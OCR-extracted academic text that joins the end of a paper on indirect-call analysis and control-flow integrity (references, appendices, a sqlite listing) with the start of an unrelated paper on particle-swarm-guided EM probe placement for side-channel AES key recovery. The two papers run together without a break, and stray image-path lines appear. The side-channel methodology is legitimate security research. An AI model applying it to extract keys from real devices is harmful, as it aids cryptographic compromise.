[2] American Fuzzy Lop plus plus. AFL++. https://github.com/AFLplusplus/AFLplusplus, 2025. Accessed: 2025-08-04.

[3] Lars Ole Andersen. *Program Analysis and Specialization for the C Programming Language*. PhD thesis, University of Copenhagen, 1994.

[4] Roberto Baldoni, Emilio Coppa, Daniele Cono D'Elia, Camil Demetrescu, and Irene Finocchi. A Survey of Symbolic Execution Techniques. *ACM Computing Surveys (CSUR)*, 51(3):1–39, 2018.

[5] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed Greybox Fuzzing. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 2329–2344, 2017.

[6] Nathan Burow, Scott A Carr, Joseph Nash, Per Larsen, Michael Franz, Stefan Brunthaler, and Mathias Payer. Control-Flow Integrity: Precision, Security, and Performance. *ACM Computing Surveys (CSUR)*, 50(1):1–33, 2017.

[7] Yuandao Cai and Charles Zhang. A Cocktail Approach to Practical Call Graph Construction. *ACM Programming Languages*, 7(OOPSLA2):1001–1033, 2023.

[8] Yuandao Cai, Yibo Jin, and Charles Zhang. Unleashing the Power of Type-Based Call Graph Construction by Using Regional Pointer Information. In *USENIX Security Symposium (USENIX SEC)*, pages 1383–1400, 2024.

[9] Nicholas Carlini, Antonio Barresi, Mathias Payer, David Wagner, and Thomas R. Gross. Control-Flow Bending: On the Effectiveness of Control-Flow Integrity. In *USENIX Security Symposium (USENIX SEC)*, pages 161–176, 2015.

[10] Venkatesan T Chakaravarthy. New Results on the Computability and Complexity of Points–to–Analysis. In *ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages (POPL)*, pages 115–125, 2003.

[11] Ju Chen, Wookhyun Han, Mingjun Yin, Haochen Zeng, Chengyu Song, Byoungyoung Lee, Heng Yin, and Insik Shin. SYMSAN: Time and Space Efficient Concolic Execution via Dynamic Data-flow Analysis. In *USENIX Security Symposium (USENIX SEC)*, pages 2531–2548, 2022.

[12] Baijun Cheng, Cen Zhang, Kailong Wang, Ling Shi, Yang Liu, Haoyu Wang, Yao Guo, Ding Li, and Xiangqun Chen. Semantic-Enhanced Indirect Call Analysis with Large Language Models. In *IEEE/ACM International Conference on Automated Software Engineering (ASE)*, pages 430–442, 2024.

[13] Neophytos Christou, Alexander J Gaidis, Vaggelis Atlidakis, and Vasileios P. Kemerlis. Eclipse: Preventing Speculative Memory-error Abuse with Artificial Data Dependencies. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 3913–3927, 2024.

[14] Lucas Davi, Ahmad-Reza Sadeghi, Daniel Lehmann, and Fabian Monrose. Stitching the Gadgets: On the Ineffectiveness of Coarse-Grained Control-Flow Integrity Protection. In *USENIX Security Symposium (USENIX SEC)*, pages 401–416, 2014.

[15] Nicholas DeMarinis, Kent Williams-King, Di Jin, Rodrigo Fonseca, and Vasileios P. Kemerlis. sysfilter: Automated System Call Filtering for Commodity Software. In *International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, pages 459–474, 2020.

[16] Maryam Emami, Rakesh Ghiya, and Laurie J Hendren. Context-Sensitive Interprocedural Points-to Analysis in the Presence of Function Pointers. *ACM SIGPLAN Notices*, 29(6):242–256, 1994.

[17] Isaac Evans, Fan Long, Ulziibayar Otgonbaatar, Howard Shrobe, Martin Rinard, Hamed Okhravi, and Stelios Sidiroglou-Douskos. Control jujutsu: On the weaknesses of fine-grained control flow integrity. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 901–913, 2015.

[18] Reza Mirzazade Farkhani, Saman Jafari, Sajjad Arshad, William Robertson, Engin Kirda, and Hamed Okhravi. On the Effectiveness of Type-based Control Flow Integrity. In *Annual Computer Security Applications Conference (ACSAC)*, pages 28–39, 2018.

[19] Free Software Foundation, Inc. Installing GCC. https://gcc.gnu.org/install/index.html, 2025. Accessed: 2025-08-22.

[20] Alexander J Gaidis, Vaggelis Atlidakis, and Vasileios P. Kemerlis. SysXCHG: Refining Privilege with Adaptive System Call Filters. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1964–1978, 2023.

[21] Alexander J Gaidis, Joao Moreira, Ke Sun, Alyssa Milburn, Vaggelis Atlidakis, and Vasileios P. Kemerlis. FineIBT: Fine-grain Control-flow Enforcement with Indirect Branch Tracking. In *International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, pages 527–546, 2023.

[22] Alexander J Gaidis, Jamie Gabbay, Joao Moreira, and Vasileios P. Kemerlis. NOPoutNG: Improving the Effectiveness of Hardware-assisted Control-flow Integrity via Dynamic Landing Pad Elision. In *Annual Computer Security Applications Conference (ACSAC) Workshops/Cyber Security Experimentation and Test Workshop (CSET)*, pages 531–545, 2025.

[23] Xinyang Ge, Nirupama Talele, Mathias Payer, and Trent Jaeger. Fine-Grained Control-Flow Integrity for Kernel Software. In *IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 179–194, 2016.

[24] Seyedhamed Ghavamnia, Tapti Palit, Shachee Mishra, and Michalis Polychronakis. Temporal System Call Specialization for Attack Surface Reduction. In *USENIX Security Symposium (USENIX SEC)*, pages 1749–1766, 2020.

[25] Google. OSS-Fuzz: Continuous Fuzzing for Open Source Software. https://github.com/google/oss-fuzz, 2022. Accessed: 2025-07-30.

[26] Google. FuzzBench: 2025-03-12 report. https://www.fuzzbench.com/reports/2025-03-12/index.html, 2025. Accessed: 2025-08-04.

[27] Rajeev Gopalakrishna, Eugene H Spafford, and Jan Vitek. Efficient Intrusion Detection using Automaton Inlining. In *IEEE Symposium on Security and Privacy (S&P)*, pages 18–31, 2005.

[28] Gerard Holzmann. Static Source Code Checking for User-defined Properties. In *Integrated Design and Process Technology (IDPT)*, 2002.

[29] Sabine Houy and Alexandre Bartel. Twenty Years Later: Evaluating the Adoption of Control Flow Integrity. *ACM Transactions on Software Engineering and Methodology (TOSEM)*, 34(4):1–30, 2025.

[30] Florian Kasten, Philipp Zieris, and Julian Horsch. Integrating Static Analyses for High-Precision Control-Flow Integrity. In *International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, pages 419–434, 2024.

[31] Sun Hyoung Kim, Cong Sun, Dongrui Zeng, and Gang Tan. Refining Indirect Call Targets at the Binary Level. In *Network and Distributed System Security Symposium (NDSS)*, 2021.

[32] Guoren Li, Manu Sridharan, and Zhiyun Qian. Redefining Indirect Call Analysis with KallGraph. In *IEEE Symposium on Security and Privacy (S&P)*, pages 2734–2752, 2025.

[33] Jun Li, Bodong Zhao, and Chao Zhang. Fuzzing: a survey. *Cybersecurity*, 1(1):6, 2018.

[34] Yuwei Li, Shouling Ji, Yuan Chen, Sizhuang Liang, Wei-Han Lee, Yueyao Chen, Chenyang Lyu, Chunming Wu, Raheem Beyah, Peng Cheng, Kangjie Lu, and Ting Wang. UNIFUZZ: A Holistic and Pragmatic Metrics-Driven Platform for Evaluating Fuzzers. In *USENIX Security Symposium (USENIX SEC)*, pages 2777–2794, 2021.

[35] Dinghao Liu, Shouling Ji, Kangjie Lu, and Qinming He. Improving Indirect-Call Analysis in LLVM with Type and Data-Flow Co-Analysis. In *USENIX Security Symposium (USENIX SEC)*, pages 5895–5912, 2024.

[36] Kangjie Lu. A Critical Review of "Redefining Indirect Call Analysis with KallGraph". https://github.com/umnsec/mlta/blob/main/docs/review-kallgraph.md, 2025. Accessed: 2025-08-04.

[37] Kangjie Lu and Hong Hu. Where Does it Go? Refining Indirect-Call Targets with Multi-Layer Type Analysis. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1867–1881, 2019.

[38] Jonathan Metzman, László Szekeres, Laurent Simon, Read Sprabery, and Abhishek Arya. FuzzBench: An Open Fuzzer Benchmarking Platform and Service. In *ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE)*, pages 1393–1403, 2021.

[39] Ben Niu and Gang Tan. Modular Control-Flow Integrity. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, pages 577–587, 2014.

[40] Harshvardhan Patel, Alexander Snit, and Michalis Polychronakis. Supply Chain Reaction: Enhancing the Precision of Vulnerability Triage using Code Reachability Information. In *Annual Computer Security Applications Conference (ACSAC)*, pages 92–107, 2025.

[41] Koushik Sen, Darko Marinov, and Gul Agha. CUTE: A Concolic Unit Testing Engine for C. In *ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering (ESEC/FSE)*, pages 263–272, 2005.

[42] Hashim Sharif, Muhammad Abubakar, Ashish Gehani, and Fareed Zaffar. TRIMMER: Application Specialization for Code Debloating. In *ACM/IEEE International Conference on Automated Software Engineering (ASE)*, pages 329–339, 2018.

[43] Yangyang Shi, Liwei Chen, and Gang Shi. Techniques for Refining Indirect Call Targets in Binaries. In *International Conference on Computer and Communication System (ICCCS)*, pages 1–7, 2025.

[44] Rui Sun, Yinggang Guo, Zicheng Wang, and Qingkai Zeng. AttnCall: Refining Indirect Call Targets in Binaries with Attention. In *European Symposium on Research in Computer Security (ESORICS)*, pages 391–409, 2023.

[45] Xin Tan, Yuan Zhang, Jiadong Lu, Xin Xiong, Zhuang Liu, and Min Yang. SyzDirect: Directed Greybox Fuzzing for Linux Kernel. In *ACM SIGSAC Conference on Computer and Communications Security (CCS)*, pages 1630–1644, 2023.

[46] The Clang Team. SanitizerCoverage. https://clang.llvm.org/docs/SanitizerCoverage.html, 2025. Accessed: 2025-08-04.

[47] The PostgreSQL Global Development Group. PostgreSQL 17.6 Documentation. https://www.postgresql.org/docs/17/index.html, 2025. Accessed: 2025-08-22.

[48] Caroline Tice, Tom Roeder, Peter Collingbourne, Stephen Checkoway, Úlfar Erlingsson, Luis Lozano, and Geoff Pike. Enforcing Forward-Edge Control-Flow Integrity in GCC & LLVM. In *USENIX Security Symposium (USENIX SEC)*, pages 941–955, 2014.

[49] Alexey Vishnyakov, Andrey Fedotov, Daniil Kuts, Alexander Novikov, Darya Parygina, Eli Kobrin, Vlada Logunova, Pavel Belecky, and Shamil Kurmangaleev. Sydr: Cutting Edge Dynamic Symbolic Execution. In *Ivannikov ISP RAS Open Conference (ISP RAS)*, pages 46–54, 2020.

[50] David Williams-King, Hidenori Kobayashi, Kent Williams-King, Graham Patterson, Frank Spano, Yu Jian Wu, Junfeng Yang, and Vasileios P. Kemerlis. Egalito: Layout-Agnostic Binary Recompilation. In *International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, pages 133–147, 2020.

[51] Tianrou Xia, Hong Hu, and Dinghao Wu. DEEPTYPE: Refining Indirect Call Targets with Strong Multi-layer Type Analysis. In *USENIX Security Symposium (USENIX SEC)*, pages 5877–5894, 2024.

[52] Adhemerval Zanella. Building GLIBC with LLVM: The How and Why. https://www.linaro.org/blog/building-glibc-with-llvm-the-how-and-why/, 2023. Accessed: 2026-02-23.


[53] Dongrui Zeng, Ben Niu, and Gang Tan. MazeRunner: Evaluating the Attack Surface of Control-Flow Integrity Policies. In *IEEE International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, pages 810–821, 2021.

[54] Zhechang Zhang, Hengkai Ye, Song Liu, and Hong Hu. SACK: Systematic Generation of Function Substitution Attacks against Control-flow Integrity. In *Network and Distributed System Security Symposium (NDSS)*, 2026.


[55] Wenyu Zhu, Zhiyao Feng, Zihan Zhang, Jianjun Chen, Zhijian Ou, Min Yang, and Chao Zhang. Callee: Recovering Call Graphs for Binaries with Transfer and Contrastive Learning. In *IEEE Symposium on Security and Privacy (S&P)*, pages 2357–2374, 2023.

Open Science

Our artifacts, including the source code used in our evaluation and the list of programs and versions included in our datasets, is publicly available at https://github.com/yufeidu/SoK-MLTA. For repositories without an open-source license or with a non-redistributable license, we provide a list of them along with our corresponding patches.



(a) `-O0`



(b) `-O3`

Figure 6: Soundness results across the 10 programs that all approaches other than HPCFI can successfully analyze.

```
1  static struct unix_syscall {
2    const char *zName;
3    sqlite3_syscall_ptr pCurrent;
4    sqlite3_syscall_ptr pDefault;
5  } aSyscall[] = {
6    ...
7    { "unlink", (sqlite3_syscall_ptr)unlink, 0 },
8    #define osUnlink    ((int(*)(const char*))
         aSyscall[16].pCurrent)
9    ...
10 }
11
12 static int unixOpen( ... ){
13   ...
14   osUnlink(zName);
15   ...
16 }
```

Listing 5: Code snippet from `sqlite` that causes false negatives due to Issue #1.

Ethical Considerations

From a stakeholder-focused ethics perspective, we do not anticipate any ethical concerns in this work. Our study centers on studying previously published program analysis techniques from flagship security venues and does not involve sensitive topics like vulnerability discovery on live systems or inadvertent data disclosure. In discussing our findings, we deliberately avoid criticism of the authors, instead presenting the results objectively and identifying confounding factors that limit the practical application of the studied techniques.

More broadly, our findings on the limitations of existing call graph construction approaches are intended to strengthen the robustness of tools widely used in security-critical contexts, such as integrating the approaches to improve CFI. While such improvements may ultimately aid both defenders (e.g., by building more sophisticated CFI schemes) and adversaries (e.g., by identifying type collision targets), we believe the net benefit lies in advancing program analysis.

A Additional Soundness Evaluation Results

Figure 6 presents the average soundness and the average precision across the 10 programs that could be successfully analyzed by all approaches other than HPCFI. At `-O0`, all four approaches achieve an average recall of 90% or higher. In addition, all approaches other than DeepType outperform the baseline LLVM-CFI in average precision. KallGraph has the best average recall and the best average precision among all approaches considered. Compared to the baseline, whose average recall and precision are 99.1% and 5.27, KallGraph improves the average precision by 44.6% at a cost of 0.6% lower recall. At `-O3`, all approaches show lower recall. The average recall for MLTA, DeepType and TFA are 93.4%, 84.1% and 92.8%, respectively. In comparison, the baseline reaches an average recall of 98.9%.

Overall, our results on the larger set of 10 programs show findings consistent with those reported in Section 5.2.

B Limitations of LLVM-CFI

LLVM-CFI cannot identify address-taken functions in pre-compiled libraries that are not processed by LLVM itself, such as `glibc`. Because pre-compiled libraries do not carry the type metadata at the linker stage, LLVM-CFI cannot determine the type of library functions—even if these are declared in included header files. While one may consider this situation to be a non-issue because it can be solved by compiling everything with LLVM, several popular libraries, such as `glibc`, are still incompatible with the LLVM toolchain [52], creating compatibility roadblocks for LLVM-CFI.

Listing 5 shows an indirect call in `sqlite` that LLVM-CFI fails to identify its correct target. The program defines an array of system calls, `aSyscall`, at line 1–10. Each entry includes a




Figure 7: Compilation time of HPCFI and LLVM-CFI.

function pointer, `pCurrent`, which points to an address-taken function in the `glibc` library. The library function `unlink` is assigned to the function pointer `aSyscall[16].pCurrent` at line 7, and a macro, `osUnlink`, is defined at line 8 to dereference it. Later, at line 14, `unlink` is invoked via `osUnlink`. TFA correctly identifies the target at `-O3`; conversely, TFA misses the target function at `-O0`.

C Performance Overhead of HPCFI

To study the performance overhead of state-of-the-art indirect call graph analysis compared to the current state-of-the-practice, we measure the compilation time of HPCFI and compare it with the compilation time of LLVM-CFI. For this experiment, we use the Precision-Replication dataset, which includes 5 projects from OSS-Fuzz [25]. We use the same version of LLVM v13 for both approaches and use the same compiler flags other than the specific flags to enable CFI. We conduct our experiment using a Lenovo Legion Slim 7 Gen 8 laptop (3.8GHz 8-core AMD Ryzen CPU, 64GB RAM) running Ubuntu 20.04 LTS. We measure the compilation time of each project in the dataset and use the metric of average compilation time per binary: if the build system of a project generates multiple binaries, we divide the total compilation time by the number of binaries.

Figure 7 presents the compilation time of each of the five projects in our dataset. On average, HPCFI takes 213% more time in compilation compared to LLVM-CFI. In almost every project, HPCFI takes more than twice as long to compile a binary. This shows that the additional analyses in HPCFI, including the pointer analysis and the multi-layer type analysis, incur significant performance overheads.



Swarm in EM Hay: Particle Swarm-guided Probe Placement for EM SCA

Dev Mehta*, Seyedmohammad Nouraniboosjin*, Maryam S. Safa, Shahin Tajik, Fatemeh Ganji
Worcester Polytechnic Institute
Email: {dmmehta2, snouraniboosjin, msafa, stajik, fganji}@wpi.edu

Abstract

Despite decades of research in electromagnetic (EM) side-channel analysis (SCA), practical attacks still require manual effort and domain expertise to identify informative probe locations on target devices. Existing approaches rely heavily on exhaustive grid scanning or handcrafted alignment, limiting attack scalability and realism. In this work, we present the first automated and adaptive EM SCA framework that uses particle swarm optimization (PSO) to navigate the probe. Particles are guided by mutual information (MI) leakage maps, enabling efficient recovery of secret-dependent emissions. We introduce a novel application of the Nyström approximation to accelerate MI estimation across EM trace windows, allowing real-time swarm guidance without full kernel computations. Unlike prior work, our method requires no leakage templates, manual tuning, or alignment assistance, facilitating automated attacks with minimal assumptions. We validate our framework on both microcontroller and FPGA platforms running AES-128. PSO-guided scanning identifies high-leakage points faster than grid search and reduces the number of traces required for successful key recovery by up to a factor of 16, i.e., saving tens of thousands of traces; see artifacts.

1 Introduction

Side-channel analysis (SCA) has significantly advanced the security evaluation of real-world systems, including YubiKey 5Series [70], KeeLoq keyless entry systems [26, 45], Xilinx FPGA bit-stream encryption [60], or Atmel CryptoMemory authentication [7]. Such devices are often electronically and/or architecturally simple, at least in terms of their cryptographic functionality. Besides such traditional targets, e.g., contact-based/contactless payment cards, the Internet of Things (IoT) expands, where ensuring the security of edge nodes has become increasingly important. Given that many of these nodes rely on simple micro-controllers, they are particularly vulnerable to powerful side-channel attacks [40, 41]. In addition to targets embedded in micro-controllers, increasingly complex devices with advanced functionality are now integrated in systems whose vulnerability to side-channel attacks should be assessed. For instance, modern smartphones typically integrate multi-core System-on-Chip (SoC) components running at multi-gigahertz clock speeds; however, such design complexity cannot rule out the fact that they might be vulnerable to SCA [30, 31, 53, 80]. In this context, exploiting EM side-channel leakage is particularly appealing.

Introduced and contextualized in [27, 68, 71], EM SCA has proven itself effective. Compared to its close counterpart, power side-channel leakage, EM leakage benefits from a contactless and less invasive nature to avoid complications such as on-chip voltage regulation and, crucially, enables targeting specific regions or components of the device-under-test (DUT). Unlike currents in wires, which can be represented as scalar values, electric and magnetic fields are vector quantities in three-dimensional space. As such, electromagnetic emanation offers a richer source of information than current flows, with specific properties that can be selectively exploited for attacks [34]. This, of course, comes at a higher cost than power side-channel leakage. Selecting the appropriate setup is part of this cost. Electromagnetic fields or emanation can be measured using either custom-built or commercially available magnetic coils and probes. The literature has investigated several aspects of such measurements, e.g., coil diameters, probe-to-die distances, bandwidths, and spatial measurement resolutions [4, 5, 74, 80]. Another factor contributing to the cost of EM SCA is selecting the probe location in the system to capture the EM measurements.

State-of-the-art of EM trace acquisition. Unlike power-based attacks, EM leakage depends strongly on probe placement, and the difference between a good and poor location can alter the number of required traces by more than an order of magnitude. Because EM amplitude is attenuated by several physical effects, attackers must often rely on exhaustive spatial scanning or arbitrary probe placement, both of which substantially increase acquisition effort. Prior work has, therefore, explored ways to improve the efficiency or quality of the acquisition process itself. For instance, [38] studies acquisition parameters such as probe distance, angle,

*These authors contributed equally to this work.

and bandwidth to obtain higher-quality traces with fewer repetitions. [74] further quantifies how probe-to-die distance and bandwidth influence SNR, showing degradation proportional to $1/r^2$ in amplitude and $1/r$ in correlation, with bandwidths below 300MHz reducing signal quality significantly. As systems grow in size and complexity, locating informative EM hotspots becomes increasingly impractical without a principled method for guiding the probe toward high-leakage regions. Several works [35, 36, 72] emphasize that EM leakage is highly location-dependent and that effective attacks require precise probe placement, which is typically obtained through exhaustive spatial scanning. They further show that spatial leakage patterns form coherent regions tied to device layout, supporting the use of statistical models for capturing such structure. However, these approaches do not seek to reduce acquisition cost or automate the search for informative positions. The same observation applies to [39, 74, 78], which confirm that EM leakage is spatially structured and that attack success depends critically on probe location, yet still rely on exhaustive or heuristically adaptive scans.

More recent efforts aim to reduce the number of measurements required to identify informative probe locations. [40, 41] apply multistage analysis of variance to pre-characterize and identify high-leakage regions, thereby lowering the number of traces required across the grid. [64] proposes a single-trace-per-location EM heatmap to quickly highlight high-SNR regions and restrict subsequent acquisition to a small subset of promising positions. Similarly, [20] employs simulation-driven leakage estimation to predict informative probe locations before physical measurement, reducing the need for real traces. Complementary to these approaches, [69] trains a CNN to infer probe position from EM traces and enable accurate automatic repositioning, while [65] simplifies this process using image-processing and navigation-inspired techniques for increased speed and interpretability. [6] introduces ProbeShooter, a two-mode probe-aiming technique combining passive AM sideband detection and active intermodulation analysis to accelerate trace acquisition under both controllable and uncontrollable conditions. [18] proposes a low-cost platform that applies a greedy gradient-based search to locate high-leakage points in $O(N)$ time on an $N \times N$ grid, substantially reducing the cost relative to exhaustive methods. This platform integrates a precise automated stage, a high-resolution probe, and open-source control software, demonstrating efficient key recovery on AES implementations. Yet, while such methods reduce the scanning burden, they often remain vulnerable to local optima [18] or depend on restrictive assumptions [39].

Particle Swarm Optimization (PSO) has emerged as a compelling alternative by offering global search with improved robustness. Unlike greedy or local heuristics, PSO models each probe position as a particle guided by both personal experience and the swarm's global knowledge, enabling exploration of noisy leakage landscapes and effective convergence to high-leakage points.

Multivariate Gaussian leakage. Leakage can often be reasonably modeled as a multivariate Gaussian distribution [8, 50, 66, 67, 77]. Each captured EM trace is the sum of contributions from switching gates, supply-rail fluctuations, jitter, coupling from neighboring circuitry, thermal noise, probe coupling variations, and environmental effects [14]. By the Central Limit Theorem, the aggregate effect of many weak, independent sources tends toward a Gaussian distribution, even if the individual contributions are not Gaussian themselves. This makes the Gaussian assumption both physically meaningful and empirically accurate for EM side-channel modeling. Additionally, EM measurements form correlated features across time samples, giving rise to a multivariate structure whose covariance matrix reflects the temporal and spatial correlation of the underlying hardware activity [37, 54].

The spatial distribution of leakage often exhibits smooth variations and localized regions of similarity, meaning that neighboring positions do not necessarily provide independent information. This smoothness is a result of EM emissions governed by physical coupling mechanisms that decay gradually with distance and are shaped by the local geometry of current-carrying structures [24, 51, 75, 81]. Adjacent probe locations intercept overlapping portions of the same radiating sources, and the dominant field components vary continuously across the surface rather than changing abruptly from one point to the next [59]. As a result, measurements taken at nearby positions capture largely similar combinations of circuit activity, producing spatial correlation in the observed leakage [32, 76]. This inherent continuity explains why probing more points beyond a certain resolution does not provide much new information. This raises the following problem: *can one identify informative EM leakage regions accurately enough to guide probe placement without exhaustively measuring every grid point?*

Method at a glance and contributions. Our framework proceeds in three stages. First, we collect a small number of traces across a coarse spatial grid and use a probabilistic model (Gaussian Mixture Model) to identify promising regions for probe placement. Second, we estimate leakage over the grid using mutual information (MI), computed via matrix-based Rényi entropy and accelerated with Nyström sampling so that MI can be evaluated efficiently during the search. Third, we run PSO on this leakage landscape, using the GMM-defined points as initial particle locations and MI as the fitness objective, to navigate toward high-leakage regions and then validate those locations with correlation power analysis (CPA). Our contribution goes beyond the combination of these techniques to propose an automated EM probe-localization workflow. Below, we summarize the key technical contributions of this work.

• A mutual-information estimator based on matrix-based Rényi entropy that naturally extends to multivariate leakage. We employ matrix-based Rényi entropy to compute mutual in-

formation directly from high-dimensional EM traces without assuming explicit probability densities. This approach seamlessly handles multivariate leakage samples and provides a robust, nonparametric measure of information content across probe positions. *For the first time in the SCA domain,* we reduce the cost of MI computation by applying Nyström sampling to the matrix-based Rényi entropy estimator, thereby avoiding full kernel-matrix construction over all traces and replacing the quadratic cost of pairwise kernel evaluation with a low-rank approximation. By approximating the eigenspectrum using a small, carefully selected subset of samples, the method preserves the accuracy of the MI estimate while reducing computational and memory requirements from quadratic to near-linear in the number of traces, making multivariate MI evaluation practical within the PSO search loop.

• A measurement-driven Gaussian Mixture Model (GMM) [57] for spatial leakage modeling and acquisition cost reduction. We introduce a GMM-based representation of the spatial distribution of EM leakage, obtained from extremely low-dimensional PCA features. This model captures the multivariate structure of the leakage landscape and enables the selection of informative probe positions without requiring exhaustive measurements, thereby reducing the overall trace-collection cost.

• A particle swarm optimization (PSO) [46] framework that navigates the MI landscape to localize high-leakage regions. We develop a PSO-based search strategy that uses MI values as the fitness objective, enabling adaptive exploration of the spatial grid. By combining model-guided initialization with MI-driven navigation, the method efficiently converges to regions exhibiting strong side-channel leakage. We evaluate the method on both microcontroller and FPGA platforms, outperforming standard Test Vector Leakage Assessment (TVLA) and grid-based strategies. This leads to orders-of-magnitude attack cost reduction in terms of the number of traces needed (e.g., from more than 30,000 traces to 7,000 traces).

Our method enables practical black-box EM attacks by automating probe placement, significantly reducing the time, effort, and expertise required for key recovery. As attack workflows become more autonomous, certification bodies could incorporate such techniques into scalable evaluation pipelines.

2 Background

2.1 Notations

We use calligraphic letters such as $\mathcal{X}$ to denote sets. Random variables are written in uppercase letters (e.g., X), and random vectors in bold uppercase (e.g., $\mathbf{X}$). Realizations are denoted in lowercase (e.g., x for scalars, $\mathbf{x}$ for vectors), and matrices in bold capital letters (e.g., $\mathbf{K}$). For a vector $\mathbf{x}$, its t-th component is denoted by $\mathbf{x}[t]$. The expected value is denoted $\mathbb{E}[\cdot]$, and subscripts are added for clarity, e.g., $\mathbb{E}_X[\cdot]$.

Entropy is denoted by H, and mutual information by I. For discrete random variables, entropy is given by $H(X) = -\sum_x p(x)\log p(x)$, and mutual information by $I(X;Y) = H(X)+H(Y)-H(X,Y)$.

2.2 Particle Swarm Optimization

Particle Swarm Optimization (PSO) [46] is a population-based metaheuristic designed for efficient navigation of high-dimensional search spaces. In our context, each particle represents a candidate probe position in the spatial leakage landscape, and its objective is to maximize a leakage-based fitness score, such as mutual information (MI). Unlike exhaustive grid scans, PSO adaptively explores the space by updating particles based on local and global knowledge, reducing the number of measurements required to locate high-leakage regions.

Each particle maintains a current position $\mathbf{x}_i$, a velocity vector $\mathbf{v}_i$, and its best position $\hat{\mathbf{x}}_i$. The swarm also tracks the best position $\hat{\mathbf{x}}$ observed across all particles. At iteration t, particle i updates its velocity and position according to:

$$\begin{aligned}\mathbf{v}_i(t+1) &= \mathbf{v}_i(t) + \phi_1 r_1 (\hat{\mathbf{x}}_i - \mathbf{x}_i(t)) + \phi_2 r_2 (\hat{\mathbf{x}} - \mathbf{x}_i(t)),\\ \mathbf{x}_i(t+1) &= \mathbf{x}_i(t) + \mathbf{v}_i(t+1),\end{aligned} \tag{1}$$

where ϕ_1 and ϕ_2 are acceleration coefficients and $r_1, r_2 \sim \mathcal{U}(0,1)$ are sampled independently per iteration. The algorithm balances exploration and exploitation: early iterations favor distributed search, while convergence is driven by the swarm's collective experience. PSO may fail to converge when the objective is noisy, the exploration-exploitation trade-off is poorly balanced, the initialization is weak, or the update rules mismatch the search space.

For metaheuristic algorithms like PSO, the initial state of swarm particles has a very strong influence on the final outcome [52]. In many swarm-based optimization algorithms, particle positions are initialized using either random sampling or Latin Hypercube Sampling (LHS) [55]. Random initialization places particles uniformly at random over the search space, which is simple and unbiased but can lead to clustering, uneven coverage, and poor exploration in high-dimensional or structured domains. LHS improves upon this by stratifying each dimension of the search space into equal intervals and ensuring that each interval is sampled exactly once. As a result, LHS provides more uniform coverage of the domain with the same number of particles, reducing the risk of large unexplored regions [17]. Both approaches are agnostic to the underlying objective function and do not incorporate prior knowledge about where promising regions may lie. While this generality makes them widely applicable, it also means that many particles may be initialized in low-quality or irrelevant regions, potentially increasing convergence time and computational cost.

Compared with alternative population-based optimizers such as genetic algorithms, PSO is particularly attractive here because it updates probe locations directly through continuous position and velocity dynamics, requiring little parameterization while remaining effective for expensive black-box search.

2.3 Side-channel Leakage

